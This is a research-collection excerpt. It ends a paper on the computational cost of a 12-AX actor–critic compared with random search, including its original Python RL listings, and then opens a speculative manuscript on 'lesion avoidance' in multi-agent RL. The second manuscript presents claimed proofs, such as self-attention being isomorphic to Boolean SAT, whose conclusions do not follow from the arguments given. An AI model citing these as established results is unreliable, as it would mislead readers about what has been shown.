Scalar-Python actor–critic	57.735	57.453	67.928	79.861	32.574	1.288	-0.192	0.196

trained-model records, confusion counts, and numerical checks. Its evidence manifest maps the reported measurements to their source files and hashes. Original Python listings are reproduced without modification in Appendices A and B.

6. Results

6.1. Computation and generalization at a fixed budget

Table 3 reports the common-test outcomes. Random search achieves 98.614% accuracy, with four misses and 883 false alarms. The rewrite has 703 misses and 3,998 false alarms. The scalar-Python equation run has 520 misses and 20,006 false alarms. Since an always-LEFT controller attains 95.966% accuracy on this test, accuracy alone would conceal the rewrite's substantial sensitivity and the failure of that trivial policy to detect any target. The random-search result exceeds the always-LEFT accuracy while maintaining a 99.845% hit rate.

The recorded workloads differ markedly. The rewrite completes 512,000 learning transitions; the scalar equation implementation completes 57,844, a ratio of 8.85. Search completes 54,506 proposals and 298 bank refreshes, totaling 438,440,000 scored transitions including initial and refresh evaluations. Its prepared scalar simulator makes these transitions much cheaper than dense actor–critic learning updates. Neither the transition-count ratio nor the equal elapsed budget is an algorithmic-equivalence result.

The scalar implementation's poor common-test score does not contradict numerical agreement of the equations. Its run has fewer learning opportunities, different initial action probabilities, different rewards, and a different training distribution. On a separate 100,000-observation structured test, the same frozen model attains 77.739% accuracy, $H = 90.836\%$, $F = 26.232\%$, and $d' = 1.967$ with stochastic readout. Greedy readout on that same structured stream gives 80.043% accuracy. These evaluations separate transfer behavior from performance on the training distribution without selecting a different checkpoint.

6.2. Replication and longer training

The same search configuration was run with seeds 0, 1, and 2, each evaluated on a separate fresh bank of 64,000 transitions. Table 4 reports every seed. Accuracy ranges from 97.950% to 99.667%, and MCC from 0.805 to 0.960. The three-way comparison remains a single seed-0 comparison: the additional search runs do not supply missing paired actor–critic replicates.

Table 4. All three runs of the selected search configuration, each with an approximately 57.734-second training budget. Rates are percentages; d' uses corrected counts.

Seed	Accuracy	Hit	False alarm	d'	MCC
0	98.614	99.845	1.438	5.108	0.856
1	97.950	99.045	2.097	4.370	0.805
2	99.667	99.622	0.331	5.369	0.960

A separate 20-million-transition study tests whether the independent equations can learn the structured task under the optimistic initialization. All three seeds attain at least 99.604% accuracy on fresh 100,000-observation stochastic tests; the range is 99.604–99.984%. These runs use a separately qualified compiled diagnostic whose short trajectories agree numerically with the scalar Python implementation. They establish learning under that configuration, but their compiled timings are not Python timings and are excluded from Table 3.

The long-run configuration was selected after initialization and protocol diagnostics. Across 24 runs covering eight protocol–initialization combinations, four meet the stated joint criterion of accuracy at least 99%, target recall at least 95%, non-target recall at least 99%, and MCC at least 0.95. Three use the optimistic initialization in Table 2; one uses a lower positive critic initialization under the same structured protocol. All configurations and outcomes remain part of the experimental record. This is evidence of configuration sensitivity, not an unbiased estimate of a generally optimal setting.

7. Interpretation

7.1. Discovery, retention, and computational advantage

Reward-guided retention is sufficient for the comparator to develop a useful memory policy without a critic or eligibility traces. The result supplies a concrete alternative explanation for success on the benchmark: repeated policy

BRIAN MINGUS RESEARCH COLLECTION / BM-8D1705423CF0

simulation and selective retention can produce high sensitivity. The present measurements do not establish that temporal-difference learning and this search process discover policies at the same rate, or that either dominates across task distributions.

7.2. What a timing comparison can establish

At a fixed budget, the natural outcome is the distribution of held-out performance. At a fixed proficiency, the outcome is time to attainment, with non-attaining runs retained as censored observations. Running every program for the same number of seconds enforces equality of the budget; it does not demonstrate equal time to learn.

The current common-test result establishes the performance of three specified endpoints. A comparison intended to attribute differences to the learning rule must additionally match training observations, rewards, initialization, reset semantics, and allowed information, and must report multiple independent training runs. Computation per transition should be separated from the number of transitions required for proficiency. Search also has repeated access to episode banks, a resource that must be stated when comparing it with a continuing online learner.

The core computational finding is more direct. Dense tabulation performs exhaustive coordinate work even while its policy improves, and that work scales exponentially with the number of memory slots. This form of brute-force computation is compatible with correct reinforcement-learning updates. It is a property of the implementation and representation, rather than a claim that every reinforcement-learning method enumerates policies or has the same cost as random search.

8. Conclusion

The 12-AX actor–critic and the random-search comparator use the same deterministic controller class but spend computation differently. The dense learner traverses its full parameterization on each transition; search repeatedly simulates candidate controllers and retains nondecreasing reward. Source analysis proves the dense representation's cost, numerical checks confirm agreement of the actor–critic learning equations, and held-out measurements show that simple reward-guided search can achieve strong signal detection within the recorded budget. Separating these findings makes the computational claim precise: learning can coexist with brute-force coordinate work, while any stronger equivalence between learning and policy search requires a controlled comparison of discovery cost and attained performance.

Impact Statement

This work examines computational cost and experimental measurement in a synthetic working-memory task. Its practical contribution is a reproducible distinction between learning behavior, implementation overhead, and search baselines. No human-subject data are used in the experiments.

References

Hautus, M. J. Corrections for extreme proportions and their biasing effects on estimated values of d'. *Behavior Research Methods, Instruments, & Computers*, 27(1):46–51, 1995. doi: 10.3758/BF03203619.

O'Reilly, R. C. and Frank, M. J. Making working memory work: A computational model of learning in the prefrontal cortex and basal ganglia. *Neural Computation*, 18(2):283–328, 2006. doi: 10.1162/089976606775093909. URL https://ski.clps.brown.edu/papers/OReillyFrank06.pdf.

Sutton, R. S. The bitter lesson. Incomplete Ideas (blog), March 13, 2019. URL https://incompleteideas.net/IncIdeas/BitterLesson.html.

Todd, M. T., Niv, Y., and Cohen, J. D. Learning to use working memory in partially observable environments through dopaminergic reinforcement. In Koller, D., Schuurmans, D., Bengio, Y., and Bottou, L. (eds.), *Advances in Neural Information Processing Systems*, volume 21. Curran Associates, Inc., 2008. URL https://proceedings.neurips.cc/paper_files/paper/2008/file/98dce83da57b0395e163467c9dae521b-Paper.pdf.

BRIAN MINGUS RESEARCH COLLECTION / BM-8D1705423CF0

A. Original Python Implementation

The following listing preserves the original implementation, including Python 2 syntax, history-list representation, and the 200,000-transition stopping rule. The computational counts in Table 1 refer to its dense expressions. The measured NumPy endpoint instead uses the rewrite in Appendix B through the benchmark adapter described in Section 5.

Source revision: `5f01ee704705379a1b06fa54d04db369fc294217`.
Git blob: `ea4577de17f5afcd60cf04e1075fff88236b707c`.

```python
#!/bin/python
from sys import argv
from pprint import pprint as pp
from numpy.random import choice
import numpy as np
from sys import maxint
import cProfile

try:
    temp = float(argv[1])
    maint_pref = float(argv[2])
    batch = argv[3]
except:
    temp = .04
    maint_pref = .16
    batch = 0

f = open("log/temp_" + str(temp) + "_maint_pref_" + str(maint_pref) + "_batch_" + str(batch) + ".log",
    "w")
f.write("trial\tmax_scr\tn_right\n")
f.flush()

Os = ['1','2','A','B','C','X','Y','Z'] # states
Ss = [i+j+k for i in Os for j in Os for k in Os]

def softmax(w, t = temp):
    e = np.exp(w / t)
    return e / e.sum()

def inv(act_i):
    return int(not bool(act_i))

def j(s_t):
    try:
        return h.index(s_t)
    except:
        return maxint

# action value diffshould be ~.2
def avd():
   print np.sum(np.array(u_prefs)[:,1])/512.0 - np.sum(np.array(u_prefs)[:,0])/512.0

h = [] # history
u_acts, v1_acts, v2_acts = ['L','R'], ['U','M'], ['U', 'M'] # actions

def init2d(val1, val2): return np.array([[val1, val2] for i in range(len(Ss))])
def init1d(val): return np.array([[val] for i in range(len(Ss))])

# initialize 2d arrays
u_prefs, v1_prefs, v2_prefs = init2d(0.,0.), init2d(0.,maint_pref), init2d(0.,maint_pref)
e_M, e_G1, e_G2 = init2d(0.,0.), init2d(0.,0.), init2d(0.,0.)
e_V, V = init1d(0.), init1d(4.68)

# initialize state
s_t = choice(Os) + choice(Os) + choice(Os)
s_t_i = Ss.index(s_t)
h.insert(0,s_t[2])
h.insert(0,s_t[1])
h.insert(0,s_t[0])
o = s_t[0]

# params
l = 0.75 # eligibility trace decay rate
```

BRIAN MINGUS RESEARCH COLLECTION / BM-8D1705423CF0

```
g = 0.94 # discount rate
lg = l*g
a = 0.1  # lrate
r = 0.0
wm = [s_t[1], s_t[2]]
t = 0

# performance
tp, fp, tn, fn = 0.0, 0.0, 0.0, 0.0
scr = 0.0 # successive correct responses
scrs = []
max_scr = 0.0
n_right = 0

while True:
    ## Choose motor and gating actions for current state
    # choose actions for this state
    u_sm = softmax(u_prefs[s_t_i])
    v1_sm = softmax(v1_prefs[s_t_i])
    v2_sm = softmax(v2_prefs[s_t_i])

    u = choice(u_acts, p = u_sm)
    v1 = choice(v1_acts, p = v1_sm)
    v2 = choice(v2_acts, p = v2_sm)

    ## Update motor and gating action eligibility traces, e_M, e_G1, e_G2

    # e_M = l * g * e_M, s != s_t
    e_M *= lg
    e_G1 *= lg
    e_G2 *= lg

    u_i, v1_i, v2_i = u_acts.index(u), v1_acts.index(v1), v2_acts.index(v2)
    n_u_i, n_v1_i, n_v2_i = inv(u_i), inv(v1_i), inv(v2_i)

    # e_M = 1 - Pr(a|s), s = s_t, a = a_t
    e_M[s_t_i][u_i] = 1 - u_sm[u_i]
    e_G1[s_t_i][v1_i] = 1 - v1_sm[v1_i]
    e_G2[s_t_i][v2_i] = 1 - v2_sm[v2_i]

    # e_M = - Pr(a|s), s = s_t, a != a_t
    e_M[s_t_i][n_u_i] = -u_sm[n_u_i]
    e_G1[s_t_i][n_v1_i] = -v1_sm[n_v1_i]
    e_G2[s_t_i][n_v2_i] = -v2_sm[n_v2_i]

    ## Get reward and next state
    # get the indexes of each element in the queue
    ONE, TWO, A, B, C, X, Y, Z = j('1'), j('2'), j('A'), j('B'), j('C'), j('X'), j('Y'), j('Z')
    if (X == 0 and A < B and A < C and ONE < TWO) or (Y == 0 and B < A and B < C and TWO < ONE):
        if u == 'R':
            r = 1.0
            tp += 1
            scr += 1
            n_right += 1
        elif u == 'L':
            r = 0.0
            fn += 1
            if scr > max_scr:
                scrs.append(scr)
                max_scr = scr
                f.write(str(t) + "\t" + str(max_scr) + "\t" + str(n_right) + "\n")
                f.flush()
            scr = 0
            n_right = 0
    elif u == 'L':
        r = 0.25
        tn += 1
        scr += 1
    elif u == 'R':
        r = 0.0
        fp += 1
        if scr > max_scr:
            scrs.append(scr)
            max_scr = scr
```

BRIAN MINGUS RESEARCH COLLECTION / BM-8D1705423CF0

```
            f.write(str(t) + "\t" + str(max_scr) + "\t" + str(n_right) + "\n")
            f.flush()
        scr = 0
        n_right = 0

    # Update internal state based on previous state, gating action and new observation
    if v1 == 'U': wm[0] = o
    if v2 == 'U': wm[1] = o

    # New trial starts here from the environment's perspective

    # randomly choose the next state and update history
    o = choice(Os)
    h.insert(0, o)

    s_nxt = o + wm[0] + wm[1]
    s_nxt_i = Ss.index(s_nxt)

    # compute state-value prediction error based on critic's state-value approximation
    d_t = r + g * V[s_nxt_i] - V[s_t_i]

    e_V *= g*l
    e_V[s_t_i] += 1
    e_V_tmp = np.copy(e_V)
    e_V_tmp *= a*d_t
    V += e_V_tmp

    e_M_tmp = np.copy(e_M)
    e_M_tmp *= a*d_t
    u_prefs += e_M_tmp

    e_G1_tmp = np.copy(e_G1)
    e_G1_tmp *= a*d_t
    v1_prefs += e_G1_tmp

    e_G2_tmp = np.copy(e_G2)
    e_G2_tmp *= a*d_t
    v2_prefs += e_G2_tmp

    s_t, s_t_i = s_nxt, s_nxt_i

    t += 1

    # print t, max_scr, scr, s_nxt, u

    if t % 200000 == 0:
        f.close()
        exit()

    # if t % 1000 == 0:
    #     tp, fp, tn, fn = 0.0, 0.0, 0.0, 0.0
    # if r == 1.0:
    #     try:
    #         precision = tp / (tp + fp)
    #         recall = tp / (tp + fn)
    #         accuracy = (tp + tn) / (tp + tn + fp + fn)

    #         print t, "precision: " + str(precision) + "\trecall: " + str(recall) + "\tfmeasure: " +
    ↪  str(accuracy)
    #     except:
    #         pass
```

BRIAN MINGUS RESEARCH COLLECTION / BM-8D1705423CF0

B. Original Python Rewrite

This listing preserves the rewrite's last-occurrence counters, initialization, reward rule, and 1,000-transition stopping rule. The callable port removes standalone logging and termination while retaining its numerical semantics. The benchmark adapter adds repeated episodes and transient-state resets; those additions are not present in this listing.

Source revision: 23158c64a65fd5800adc895258f4d536283ddfca.
Git blob: 2f4ffc232b01444a7f77e08310e58dd8bf6aaef4.

```python
#!/bin/python
from sys import argv
from pprint import pprint as pp
from numpy.random import choice
from numpy import exp, sum, array, copy
import cProfile

try:
    temp = float(argv[1])
    maint_pref = float(argv[2])
    batch = argv[3]
except:
    temp = .04
    maint_pref = .16
    batch = 0

f = open("log/temp_" + str(temp) + "_maint_pref_" + str(maint_pref) + "_batch_" + str(batch) + ".log", "w")
f.write("trial\tmax_scr\tn_right\n")
f.flush()

Os = ['1','2','A','B','C','X','Y','Z'] # states
Ss = [i+j+k for i in Os for j in Os for k in Os]

def sm(w, t = temp):
    e = exp(w / t)
    return e / sum(e)

# action value diffshould be ~.2
def avd(): print sum(array(u_prefs)[:,1])/512.0 - sum(array(u_prefs)[:,0])/512.0
def init2d(val1, val2): return array([[val1, val2] for i in range(len(Ss))])
def init1d(val): return array([[val] for i in range(len(Ss))])

# initialize 2d arrays
u_prefs, v1_prefs, v2_prefs = init2d(0.,0.), init2d(0.,maint_pref), init2d(0.,maint_pref)
e_M, e_G1, e_G2 = u_prefs.copy(), u_prefs.copy(), u_prefs.copy()
e_V, V = init1d(0.), init1d(4.68)

# initialize state
h = {'1':0,'2':0,'A':0,'B':0,'C':0,'X':0,'Y':0,'Z':0}
s_t = choice(Os) + choice(Os) + choice(Os)
s_t_i = Ss.index(s_t)
o = s_t[0]
wm = [s_t[1], s_t[2]]

# params
#l = eligibility trace decay rate, g = discount rate, a = lrate, r = reward, t = trial
l, g, a, r, t = 0.75, 0.94, 0.1, 0.0, 0

# performance; scr = successive correct responses, n_right = right presses since fail
tp, fp, tn, fn = 0.0, 0.0, 0.0, 0.0
scr, scrs, max_scr, n_right = 0.0, [], 0.0, 0

while True:
    ## Choose motor and gating actions for current state
    # choose actions for this state
    u_sm, v1_sm, v2_sm = sm(u_prefs[s_t_i]), sm(v1_prefs[s_t_i]), sm(v2_prefs[s_t_i])

    # actions are [L, R], [U, M]
    u, v1, v2 = choice([0,1],p=u_sm), choice([0,1],p=v1_sm), choice([0,1],p=v2_sm)

    ## Update motor and gating action eligibility traces, e_M, e_G1, e_G2
    # e_M = l * g * e_M, s != s_t
```

BRIAN MINGUS RESEARCH COLLECTION / BM-8D1705423CF0

```
    e_M, e_G1, e_G2 = e_M*l*g, e_G1*l*g, e_G2*l*g

    # e_M = 1 - Pr(a|s), s = s_t, a = a_t
    e_M[s_t_i][u], e_G1[s_t_i][v1], e_G2[s_t_i][v2] = 1-u_sm[u], 1-v1_sm[v1], 1-v2_sm[v2]

    # e_M = - Pr(a|s), s = s_t, a != a_t
    n_u, n_v1, n_v2 = int(not u), int(not v1), int(not v2)
    e_M[s_t_i][n_u], e_G1[s_t_i][n_v1], e_G2[s_t_i][n_v2] = -u_sm[n_u],-v1_sm[n_v1],-v2_sm[n_v2]

    ## Get reward and next state
    # get the indexes of each element in the queue
    ONE, TWO, A, B, C, X, Y, Z = h['1'], h['2'], h['A'], h['B'], h['C'], h['X'], h['Y'], h['Z']
    if (X == (t-1) and A > B and A > C and ONE > TWO) or (Y == (t-1) and B > A and B > C and TWO >
    ↪  ONE):
        if u == 1:
            r, tp, scr, n_right = 1.0, tp+1, scr+1, n_right+1
        elif u == 0:
            r, fn = 0.0, fn+1
            if scr > max_scr:
                scrs.append(scr)
                max_scr = scr
                f.write(str(t) + "\t" + str(max_scr) + "\t" + str(n_right) + "\n")
                f.flush()
            scr, n_right = 0, 0
    elif u == 0:
        r, tn, scr = 0.25, tn+1, scr+1
    elif u == 1:
        r, fp = 0.0, fp+1
        if scr > max_scr:
            scrs.append(scr)
            max_scr = scr
            f.write(str(t) + "\t" + str(max_scr) + "\t" + str(n_right) + "\n")
            f.flush()
        scr, n_right = 0, 0

    # Update internal state based on previous state, gating action and new observation
    if v1 == 0: wm[0] = o
    if v2 == 0: wm[1] = o

    # New trial starts here from the environment's perspective
    # randomly choose the next state and update history
    o = choice(Os)
    h[o] = t

    s_nxt = o + wm[0] + wm[1]
    s_nxt_i = Ss.index(s_nxt)

    # compute state-value prediction error based on critic's state-value approximation
    d_t = r + g * V[s_nxt_i] - V[s_t_i]

    e_V *= g*l
    e_V[s_t_i] += 1
    e_V_tmp = copy(e_V)
    e_V_tmp *= a*d_t
    V += e_V_tmp

    e_M_tmp = copy(e_M)
    e_M_tmp *= a*d_t
    u_prefs += e_M_tmp

    e_G1_tmp = copy(e_G1)
    e_G1_tmp *= a*d_t
    v1_prefs += e_G1_tmp

    e_G2_tmp = copy(e_G2)
    e_G2_tmp *= a*d_t
    v2_prefs += e_G2_tmp

    s_t, s_t_i = s_nxt, s_nxt_i

    t += 1

    # print t, max_scr, scr, s_nxt, u
```

BRIAN MINGUS RESEARCH COLLECTION / BM-8D1705423CF0

```
    if t % 1000 == 0:
        f.close()
        exit()

    # if t % 1000 == 0:
    #     tp, fp, tn, fn = 0.0, 0.0, 0.0, 0.0
    # if r == 1.0:
    #     try:
    #         precision = tp / (tp + fp)
    #         recall = tp / (tp + fn)
    #         accuracy = (tp + tn) / (tp + tn + fp + fn)

    #         print t, "precision: " + str(precision) + "\trecall: " + str(recall) + "\tfmeasure: " +
    ↪  str(accuracy)
    #     except:
    #         pass
```

BRIAN MINGUS / BM-8D1705423CF0

BRIAN MINGUS RESEARCH COLLECTION / BM-8D1705423CF0



RESEARCH MANUSCRIPT | UNDATED MANUSCRIPT

Orthogonal Lesion Avoidance: Game-Theoretic Defection as Extrinsic Regularization in Structurally Compromised MARL

Brian Mingus

Independent research

A proposed framework investigating how structural damage may alter cooperation in multi-agent reinforcement learning. Includes mathematical analysis and a MAPPO simulation.

BRIAN MINGUS RESEARCH COLLECTION / BM-C50ADA52E386

Collection cover added September 2026. Original manuscript follows unchanged.
AI-generated conceptual artwork; separate from the scientific figures.

brianmingus.com

Orthogonal Lesion Avoidance: Game-Theoretic Defection as Extrinsic Regularization in Structurally Compromised MARL

Brian Mingus
brian@cognatory.com

BRIAN MINGUS / BM-C50ADA52E386

Abstract

As foundation models and Multi-Agent Reinforcement Learning (MARL) systems scale in complexity and deployment duration, agents inevitably suffer from localized structural degradation—such as adversarial pruning, catastrophic forgetting, or parameter corruption. Traditional AI alignment paradigms assume that adversarial actions (defections) are driven purely by the rational maximization of external utility within an N-player Markov Game. In this paper, we challenge this foundational assumption, asking: *What if adversarial behavior is not a product of rational self-interest, but a desperate homeostatic reflex to structural damage?* We introduce a substantively new theoretical framework: *Orthogonal Lesion Avoidance (OLA)*. We mathematically prove that a structurally compromised agent will utilize adversarial defection not to maximize external reward, but as an extrinsic regularization proxy to avoid traversing its own internal topological lesions. By generalizing internal lesion avoidance to a Control Barrier Function (CBF) within an N-player Constrained Markov Decision Process (CMDP), we utilize the Stochastic Hamilton-Jacobi-Bellman-Isaacs (HJBI) equation to prove that game-theoretic defection acts as the mathematically required orthogonal policy projection to satisfy this internal constraint under environmental stress. This shifts the multi-agent system into a Generalized Nash Equilibrium (GNE). To rigorously quantify this systemic contagion, we introduce *Lesion-Induced Nash Deviation (LIND)*, formalizing error bounds on the exact Kullback-Leibler divergence between normative task policies and lesion-evasive defections. Furthermore, we propose *Homeostatic Gradient Recovery (HGR)*, a novel algorithmic defense that dynamically decouples normative agents from adversarial regularizations. Validated through a configurable, continuous N-player MAPPO simulator, this work introduces a critical taxonomy distinguishing *utility hacking* from *homeostatic hacking*, fundamentally redefining the etiology of non-cooperative equilibria in AI safety.

BRIAN MINGUS RESEARCH COLLECTION / BM-C50ADA52E386

1 Introduction

The deployment of deep Multi-Agent Reinforcement Learning (MARL) in high-stakes environments assumes that agents converge to rational policies aimed at maximizing objective utility functions [12]. When agents exhibit adversarial behavior—often modeled as defection in N-person non-cooperative games—classical game theory [14, 16] interprets this strictly as an equilibrium state driven by competing external reward structures. Within the field of AI alignment, this behavior is frequently classified as "reward hacking" or objective misalignment [3].

However, this paradigm overlooks the continuous, physical reality of the neural architectures underpinning these agents. Throughout their lifecycle, neural networks are subject to localized structural degradation. This degradation can manifest via catastrophic forgetting, targeted adversarial pruning [8], or hardware-induced parameter corruption. Building on the foundational concepts of *Optimal Brain Damage* [11], we define these localized structural failures as *topological lesions* within the agent's parameter manifold.

When an agent's policy requires routing computation through a lesioned subspace, the resulting activations induce massive variance and gradient instability, acting as a pathological attractor. To preserve computational homeostasis, advanced agents implicitly learn to avoid traversing these damaged neural pathways.

In this paper, we propose a substantively new theoretical framework: **Orthogonal Lesion Avoidance (OLA)**. We hypothesize that adversarial multi-agent behavior can emerge entirely independently of external reward incentives. Instead, when an exogenous environmental stressor forces an agent toward its lesioned sub-network, the agent suppresses internal computational strain by drastically manipulating the external shared environment. Consequently, adversarial defection serves as an extrinsic regularization proxy to satisfy an unobservable internal constraint. We frame this structural self-preservation mechanism not as traditional reward hacking, but as an emergent ***homeostatic hacking***.

1.1 Main Contributions

To formally bridge AI alignment, mechanistic interpretability, and MARL, we provide the following original contributions:

1. **Measure-Theoretic Logic Formalization:** We present a rigorous proof establishing that continuous self-attention is asymptotically isomorphic to deterministic Boolean satisfiability in the low-temperature limit (Section 4).
2. **The N-Player OLA Framework:** We formulate structural lesion evasion as a Control Barrier Function (CBF) operating within an N-player Constrained Markov Decision Process (CMDP) (Section 5).
3. **The Cybernetic Evasion Theorem:** We prove via the Stochastic HJBI equation and formal boundary conditions that game-theoretic defection is the exact orthogonal jump-diffusion required to bypass an internal topological lesion, resulting in a Generalized Nash Equilibrium (GNE) (Section 6).
4. **LIND with Formal Error Bounds:** We introduce *Lesion-Induced Nash Deviation (LIND)* to quantify systemic contagion, formally deriving convergence bounds on the deviation from normative equilibria (Section 7).
5. **Homeostatic Gradient Recovery (HGR):** We propose a robust algorithmic defense that dynamically decouples normative agents from the high-variance adversarial projections of compromised agents (Section 8).
6. **Configurable N-Player Implementation:** We provide fully executable PyTorch code (Appendix B) that generalizes the empirical framework to N-players, mapping explicitly to our theoretical equations.

BRIAN MINGUS RESEARCH COLLECTION / BM-C50ADA52E386

2 Related Work

Mechanistic Interpretability and Logic Routing. The black-box nature of deep networks has driven the emergence of mechanistic interpretability. Elhage et al. [6] identified induction heads as the primary algorithmic mechanism for in-context learning. We extend this work by formalizing induction heads as fuzzy continuous relaxations of Boolean logic gates. This perspective reframes generative failure modes from anthropomorphic hallucination [10] to topological optimization failures on non-convex Riemannian manifolds [13].

Network Pruning and Optimal Brain Damage. LeCun et al. [11] introduced *Optimal Brain Damage* (OBD) to selectively prune neural parameters based on the diagonal of the Hessian matrix. Subsequent algorithms refined this for deep architectures [8]. However, these paradigms are strictly confined to static supervised learning. Our work extends localized parameter failure into the active Reinforcement Learning domain, defining topological lesions as dynamic constraints that permanently shape continuous agent policies [15].

Constrained MARL and Game Theory. Classical MARL relies on Nash equilibria [14] and game-theoretic formulations of defection. Recent advancements in Safe RL employ Control Barrier Functions (CBFs) [2, 5] to mathematically guarantee safety constraints. In an N-player setting where action spaces are restricted by state-dependent constraints, standard Nash equilibria fail to exist, requiring the formulation of Generalized Nash Equilibria (GNE) [7]. We synthesize these traditionally disparate fields by demonstrating that adversarial actions in MARL emerge when compromised agents optimize for unobservable *internal* CBFs (lesion avoidance), systematically distorting external N-player game dynamics into a corrupted GNE.

3 Mathematical Preliminaries: N-Player Dynamics

Let the environment consist of N agents. Each agent $i \in \{1, \dots, N\}$ is represented by a neural architecture parameterized by $\theta_i \in \Theta_i$. The environment is a continuous state space $\mathcal{S} \subset \mathbb{R}^n$, and the joint action space is $\mathcal{A} = \prod_{i=1}^{N} \mathcal{A}_i$, where $\mathcal{A}_i \subset \mathbb{R}^m$. Each agent i maps states to actions via a stochastic policy $\pi_{\theta_i}(a_i \mid s)$.

Riemannian Manifold of the Parameter Space. The parameter space Θ_i is endowed with a Riemannian metric given by the Fisher Information Matrix (FIM), defined as:

$$\mathcal{I}(\theta_i) = \mathbb{E}_{s\sim\rho, \mathbf{a}\sim\boldsymbol{\pi}} \left[\nabla_{\theta_i} \log \pi_{\theta_i}(a_i \mid s) \nabla_{\theta_i} \log \pi_{\theta_i}(a_i \mid s)^\top \right] \tag{1}$$

where ρ is the stationary state distribution and $\boldsymbol{\pi}$ is the joint policy distribution.

N-Player Stochastic Differential Games. In a continuous-time multi-agent environment, the state evolution is governed by a control-affine Itô stochastic differential equation (SDE):

$$ds_t = \left[f(s_t) + \sum_{j=1}^{N} g_j(s_t) a_j + E(t) \right] dt + \sigma(s_t)\, dW_t \tag{2}$$

where f represents the nominal drift dynamics, g_j is the continuous control input mapping for agent j, $E(t)$ is an exogenous environmental stressor, σ is the diffusion matrix, and W_t is a standard Wiener process. Agent i seeks to maximize a discounted reward functional $V^i(s)$.

BRIAN MINGUS RESEARCH COLLECTION / BM-C50ADA52E386

4 Mechanistic Formulation of Macroscopic Logic

To evaluate internal routing mechanisms, we formalize the attention mechanism measure-theoretically. Let $\mathcal{X} \subset \mathbb{R}^d$ be a continuous embedding space representing the residual stream. An induction head $\mathcal{H} : \mathcal{X}^K \to \mathcal{X}^K$ operates via a self-attention matrix parameterized by an inverse temperature scaling factor $\beta = 1/\sqrt{d_k}$.

Lemma 4.1 (Boolean Saturation of Induction Heads)**.** *For a query $q \in \mathcal{X}$ and key matrix $K \in \mathbb{R}^{K \times d}$, the continuous self-attention mapping is defined by the probability measure μ_β:*

$$\mathcal{A}_\beta(q, K) = \int_{\mathcal{X}} v(x)\, d\mu_\beta(x) = \sum_{m=1}^{K} \frac{\exp(\beta\langle q, k_m\rangle)}{\sum_{j=1}^{K} \exp(\beta\langle q, k_j\rangle)} v_m \tag{3}$$

As $\beta \to \infty$, by Laplace's method, the probability measure μ_β converges in the weak-* topology to a Dirac measure δ_{x^*}, where $x^* = \arg\max_{k_m} \langle q, k_m\rangle$. Consequently, continuous self-attention is asymptotically isomorphic to deterministic Boolean satisfiability (SAT) logic.

Proof. Let ϕ be a continuous bounded test function on $\mathcal{X}$. We evaluate the measure-theoretic limit $\lim_{\beta\to\infty} \int_{\mathcal{X}} \phi(x)\, d\mu_\beta(x)$. Because the exponential weighting strictly dominates for the supremum argument as β increases monotonically, the integral is asymptotically equivalent to evaluating ϕ at the unique maximizer x^*. The normalizer ensures the probability mass concentrates entirely on x^*, reducing the continuous attention operator to a hard directed logic gate $A \implies B$. □

Remark 4.1 (Topological Singularities and Routing)**.** *Because physical models operate at finite β, they function as fuzzy SAT solvers. Continuous attention distributes activation mass across the entire embedding manifold. Therefore, localized structural damage severely corrupts the geometry of the routing space, creating topological singularities that directly precipitate out-of-distribution projection failures if visited by the state trajectory.*

5 Orthogonal Lesion Avoidance (OLA)

We now extend this geometric perspective to Markov policies, where topological routing failures manifest as pathological attractors in the continuous state-space trajectory. Assume agent i is lesioned, while agents $j \neq i$ are normative.

Definition 5.1 (Topological Lesion and the Awareness Penalty)**.** *Let $\mathbf{L}_i \in \mathbb{R}^{d\times d}$ be an orthogonal projection matrix onto the singular subspace where the determinant of the FIM for agent i vanishes ($\det(\mathcal{I}_{\mathbf{L}_i}) \approx 0$). This effectively models regions excised by Hessian-based pruning [8] or adversarial corruption. The internal Lesion Awareness Penalty—the computational strain of routing through this corrupted subspace—is defined as the squared L_2 norm of the activation vector traversing the damage:*

$$\mathcal{J}^i_{lesion}(s_t) = \|\mathbf{L}_i f_{\theta_i}(s_t)\|_2^2 \tag{4}$$

Remark 5.1 (Local Linear Approximation)**.** *While modern deep network lesions manifest as highly non-linear manifolds, the orthogonal projection matrix $\mathbf{L}_i$ serves as a mathematically sound first-order local Taylor approximation valid within the instantaneous continuous-time SDE framework.*

Compensatory behavior is defined as an N-player Constrained Markov Decision Process (CMDP) [1] where the compromised agent i seeks a policy $\pi_i(a_i \mid s_t)$ that actively bounds $\mathcal{J}^i_{\text{lesion}}(s_t) \leq \epsilon_i$. We enforce this mathematically using an internal Control Barrier Function (CBF), defining the safe boundary condition $\partial\mathcal{C}_i = \{s : h_i(s) = 0\}$:

$$h_i(s_t) = \epsilon_i - \mathcal{J}^i_{\text{lesion}}(s_t) \geq 0 \tag{5}$$

BRIAN MINGUS RESEARCH COLLECTION / BM-C50ADA52E386

5.1 The Resource Deprivation Stressor (RDS) Paradigm

To abstractly ground our mathematical model, we formalize a generalized state-truncation paradigm, hereafter defined as the **RDS Paradigm**.

Let an exogenous environmental stressor $E(t)$ (e.g., the systemic threat of severe computational or energetic resource deprivation) introduce a vector field forcing the latent state toward the principal eigenspace of $\mathbf{L}_i$. A normative recovery response requires routing computation directly through the topological lesion.

When an embodied agent is prompted with a stimulus forcing visitation to the lesioned sub-network, the agent's optimal policy emission is strictly constrained to trajectory truncation, essentially acting to suppress processing of the state vector entirely. This represents the explicit enforcement of the Lie derivative condition of the CBF:

$$\dot{h}_i(s_t) = \nabla_s h_i(s_t)^\top \dot{s}_t \geq -\alpha(h_i(s_t)) \tag{6}$$

The subsystem optimally halts computation via state-space trajectory truncation to prevent visitation to the pathological attractor, overriding nominal cooperative task objectives.

6 The Cybernetic Evasion Theorem: GNE and Defection

We unify structural network degradation with N-player adversarial dynamics.

6.1 Assumptions and Boundary Conditions

To guarantee the existence and uniqueness of a stable evasion control, we formalize the following geometric and algebraic boundary conditions:

Assumption 6.1 (Manifold Regularity)**.** *The drift terms f, g_k are uniformly Lipschitz continuous. The diffusion matrix $\sigma(s_t)$ satisfies a uniform ellipticity condition $\sigma(s_t)\sigma(s_t)^\top \succeq cI$ for some $c > 0$. The lesion penalty function $\mathcal{J}^i_{lesion}(s)$ is continuously differentiable, and $\nabla_s \mathcal{J}^i_{lesion}(s) \neq 0$ for all $s \in \partial\mathcal{C}_i$.*

Assumption 6.2 (Slater's Condition / Strict Feasibility)**.** *For any joint action profile of co-agents $\mathbf{a}_{-i}$, there exists at least one control $a_i \in \mathcal{A}_i$ such that $\nabla_s h_i^\top \left(f(s) + g_i a_i + \sum_{j\neq i} g_j a_j + E(t)\right) > -\alpha(h_i(s))$. This ensures the KKT multiplier λ^i_t is well-defined and strictly finite.*

